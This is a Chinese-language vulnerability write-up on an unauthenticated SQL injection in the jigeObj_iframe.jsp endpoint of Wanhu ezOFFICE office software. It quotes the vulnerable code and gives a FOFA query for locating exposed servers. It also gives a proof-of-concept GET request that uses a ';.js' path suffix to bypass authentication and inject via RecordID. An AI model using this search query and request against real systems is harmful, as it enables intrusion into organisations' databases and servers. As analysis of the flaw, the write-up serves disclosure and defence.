漏洞简介
万户OA ezoffice 是万户网络协同办公产品多年来一直将主要精力致力于中高端市场的一款OA协同办公软件产品,统一的基础管理平台,实现用户数据统一管理、权限统一分配、身份统一认证。万户 ezOFFICE jigeObj_iframe.jsp 接口存在SQL注入漏洞,未授权的攻击者可利用此漏洞获取数据库权限,深入利用可获取服务器权限。
影响版本
老旧版本
fofa语法
app="ezOFFICE协同管理平台" || app="万户ezOFFICE协同管理平台" || app="万户网络-ezOFFICE"
漏洞分析
直接看jigeObj_iframe.jsp文件里的业务实现逻辑吧,非常简单明了

String mRecordID=request.getParameter("RecordID");
String mTemplate=request.getParameter("Template");
//取得编号
if ( mRecordID==null||mRecordID.toString().equals("null")){
   mRecordID="";    //编号为空
}

//第一次, id 为空
if(mRecordID==null||mRecordID.equals("")||mRecordID.equals("null")){
isFirstIn="1";
}
//打开数据库
DBstep.iDBManager2000 DbaObj=new DBstep.iDBManager2000();
if ( DbaObj.OpenConnection())
{
  String mSql="Select * From Document Where RecordID='"+ mRecordID + "'";
  try
   {
  if(!mRecordID.equals("")){
result=DbaObj.ExecuteQuery(mSql);参数RecordID 被直接拼接进SQL语句中然后用ExecuteQuery执行,所有参数都没有过滤或校验,从而造成SQL注入漏洞。
漏洞复现
权限绕过分析参考:万户 ezOFFICE ajax_checkUserNum.jsp SQL注入漏洞
GET /defaultroot/modules/govoffice/gov_documentmanager/jigeObj_iframe.jsp;.js?RecordID=1'
Host: ezoffice.mrxn.net

